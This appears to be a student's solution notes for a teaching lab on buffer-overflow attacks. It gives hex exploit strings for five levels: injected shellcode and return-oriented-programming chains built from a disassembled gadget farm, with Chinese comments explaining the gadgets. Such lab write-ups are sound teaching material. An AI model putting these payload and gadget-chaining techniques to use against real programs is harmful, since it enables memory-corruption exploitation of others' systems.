Level\_1:

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00


00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

5c 17 40 00 00 00 00 00

Level\_2:



0000000000000000 <.text>:

0: 48 c7 c7 60 bd 27 14 mov $0x1427bd60,%rdi

7: 68 88 17 40 00 pushq $0x401788

c: c3 retq

48 c7 c7 60

bd 27 14 68

88 17 40 00

c3 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

e8 1B 64 55 00 00 00 00

Level\_3:

Disassembly of section .text:

0000000000000000 <.text>:

0: 48 c7 c7 28 1c 64 55 mov $0x55641c28,%rdi

7: 68 5c 18 40 00 pushq $0x40185c

c: c3 retq

48 c7 c7 28

1c 64 55 68

5c 18 40 00

c3 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00


00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

e8 1b 64 55 00 00 00 00

31 34 32 37 62 64 36 30

00 00 00 00



Level\_4:

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00


00 00 00 00 00 00 00 00

eb 18 40 00 00 00 00 00 //pop rax

60 bd 27 14 00 00 00 00

f8 18 40 00 00 00 00 00 //mov rax rdi

88 17 40 00 00 00 00 00



Level\_5:

mov %rsp,%rax

mov %rax,%rdi #先将栈顶%rsp存入%rdi内

popq %rax #将偏移量赋值给%eax

movl %eax,%edx

movl %edx,%ecx

movl %ecx,%esi #%esi = 偏移量

lea (%rdi,%rsi,1),%rax #%rax = %rsp + 偏移量

mov %rax,%rdi #%rdi = cookie字符地址

touch3

cookie

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

56 19 40 00 00 00 00 00

f8 18 40 00 00 00 00 00

eb 18 40 00 00 00 00 00

48 00 00 00 00 00 00 00

5d 19 40 00 00 00 00 00

4f 19 40 00 00 00 00 00

78 19 40 00 00 00 00 00


26 19 40 00 00 00 00 00

f8 18 40 00 00 00 00 00

5c 18 40 00 00 00 00 00

31 34 32 37 62 64 36 30

00 00 00 00 00 00 00 00



00000000004018e4 <start\_farm>:

4018e4: b8 01 00 00 00 mov $0x1,%eax

4018e9: c3 retq

00000000004018ea <getval\_221>:

4018ea: b8 58 90 90 90 mov $0x90909058,%eax //pop rax

4018ef: c3 retq

00000000004018f0 <addval\_438>:

4018f0: 8d 87 a8 58 90 90 lea -0x6f6fa758(%rdi),%eax

4018f6: c3 retq

00000000004018f7 <getval\_244>:

4018f7: b8 48 89 c7 90 mov $0x90c78948,%eax // mov rax rdi

4018fc: c3 retq

00000000004018fd <addval\_403>:

4018fd: 8d 87 db 58 91 90 lea -0x6f6ea725(%rdi),%eax

401903: c3 retq

0000000000401904 <setval\_400>:

401904: c7 07 7b 50 90 90 movl $0x9090507b,(%rdi)

40190a: c3 retq

000000000040190b <addval\_461>:

40190b: 8d 87 48 89 c7 90 lea -0x6f3876b8(%rdi),%eax

401911: c3 retq

0000000000401912 <setval\_379>:

401912: c7 07 48 89 c7 c1 movl $0xc1c78948,(%rdi)

401918: c3 retq

0000000000401919 <addval\_349>:

401919: 8d 87 48 89 c7 91 lea -0x6e3876b8(%rdi),%eax

40191f: c3 retq

0000000000401920 <mid\_farm>:

401920: b8 01 00 00 00 mov $0x1,%eax

401925: c3 retq

0000000000401926 <add\_xy>:

401926: 48 8d 04 37 lea (%rdi,%rsi,1),%rax //

40192a: c3 retq

000000000040192b <setval\_216>:

40192b: c7 07 a9 ce 84 c0 movl $0xc084cea9,(%rdi)

401931: c3 retq

0000000000401932 <getval\_155>:

401932: b8 88 ce 08 db mov $0xdb08ce88,%eax

401937: c3 retq

0000000000401938 <addval\_267>:

401938: 8d 87 4a 89 e0 90 lea -0x6f1f76b6(%rdi),%eax

40193e: c3 retq

000000000040193f <setval\_222>:

40193f: c7 07 89 c2 60 db movl $0xdb60c289,(%rdi)

401945: c3 retq

0000000000401946 <setval\_376>:

401946: c7 07 48 89 e0 92 movl $0x92e08948,(%rdi)

40194c: c3 retq

**000000000040194d <addval\_414>:**

**40194d: 8d 87 89 d1 90 90 lea -0x6f6f2e77(%rdi),%eax //mov edx ecx**

**401953: c3** retq

0000000000401954 <setval\_341>:

401954: c7 07 48 89 e0 c3 movl $0xc3e08948,(%rdi)

40195a: c3 retq

000000000040195b <setval\_319>:

40195b: c7 07 89 c2 c3 ff movl $0xffc3c289,(%rdi)

401961: c3 retq

0000000000401962 <setval\_488>:

401962: c7 07 89 c2 94 c9 movl $0xc994c289,(%rdi)

401968: c3 retq

0000000000401969 <addval\_312>:

401969: 8d 87 89 d1 a4 db lea -0x245b2e77(%rdi),%eax

40196f: c3 retq

0000000000401970 <setval\_460>:

401970: c7 07 99 d1 38 db movl $0xdb38d199,(%rdi)

401976: c3 retq

**0000000000401977 <getval\_179>:**

**401977: b8 89 ce 84 db**  mov $0xdb84ce89,%eax //mov ecx esi

40197c: c3 retq

000000000040197d <setval\_492>:

40197d: c7 07 89 d1 a4 c9 movl $0xc9a4d189,(%rdi)

401983: c3 retq

0000000000401984 <addval\_211>:

401984: 8d 87 89 ce 20 c9 lea -0x36df3177(%rdi),%eax

40198a: c3 retq

000000000040198b <getval\_471>:

40198b: b8 2e 8d ce c3 mov $0xc3ce8d2e,%eax

401990: c3 retq

0000000000401991 <getval\_478>:

401991: b8 89 d1 94 db mov $0xdb94d189,%eax

401996: c3 retq

0000000000401997 <setval\_102>:

401997: c7 07 09 d1 84 c0 movl $0xc084d109,(%rdi)

40199d: c3 retq

000000000040199e <addval\_157>:

40199e: 8d 87 48 81 e0 90 lea -0x6f1f7eb8(%rdi),%eax

4019a4: c3 retq

00000000004019a5 <setval\_263>:

4019a5: c7 07 89 d1 20 c0 movl $0xc020d189,(%rdi)

4019ab: c3 retq

00000000004019ac <addval\_275>:

4019ac: 8d 87 48 89 e0 c2 lea -0x3d1f76b8(%rdi),%eax

4019b2: c3 retq

00000000004019b3 <addval\_495>:

4019b3: 8d 87 8b ce 20 c9 lea -0x36df3175(%rdi),%eax

4019b9: c3 retq

00000000004019ba <setval\_226>:

4019ba: c7 07 89 c2 08 db movl $0xdb08c289,(%rdi)

4019c0: c3 retq

00000000004019c1 <setval\_108>:

4019c1: c7 07 48 89 e0 c2 movl $0xc2e08948,(%rdi)

4019c7: c3 retq

00000000004019c8 <addval\_489>:

4019c8: 8d 87 89 c2 c4 c9 lea -0x363b3d77(%rdi),%eax //mov eax edx

4019ce: c3 retq

00000000004019cf <setval\_193>:

4019cf: c7 07 61 75 c9 d1 movl $0xd1c97561,(%rdi)

4019d5: c3 retq

00000000004019d6 <setval\_335>:

4019d6: c7 07 7f 48 89 e0 movl $0xe089487f,(%rdi) //mov rsp rax

4019dc: c3 retq

00000000004019dd <addval\_365>:

4019dd: 8d 87 89 ce 18 d2 lea -0x2de73177(%rdi),%eax

4019e3: c3 retq

00000000004019e4 <addval\_455>:

4019e4: 8d 87 a9 c2 c3 6f lea 0x6fc3c2a9(%rdi),%eax

4019ea: c3 retq

00000000004019eb <setval\_166>:

4019eb: c7 07 48 8d e0 90 movl $0x90e08d48,(%rdi)

4019f1: c3 retq

00000000004019f2 <getval\_371>:

4019f2: b8 89 ce 60 c0 mov $0xc060ce89,%eax

4019f7: c3 retq

00000000004019f8 <setval\_219>:

4019f8: c7 07 c9 c2 c3 07 movl $0x7c3c2c9,(%rdi)

4019fe: c3 retq

00000000004019ff <addval\_290>:

4019ff: 8d 87 99 c2 84 db lea -0x247b3d67(%rdi),%eax

401a05: c3 retq

0000000000401a06 <end\_farm>:

401a06: b8 01 00 00 00 mov $0x1,%eax

401a0b: c3 retq

401a0c: 0f 1f 40 00 nopl 0x0(%rax)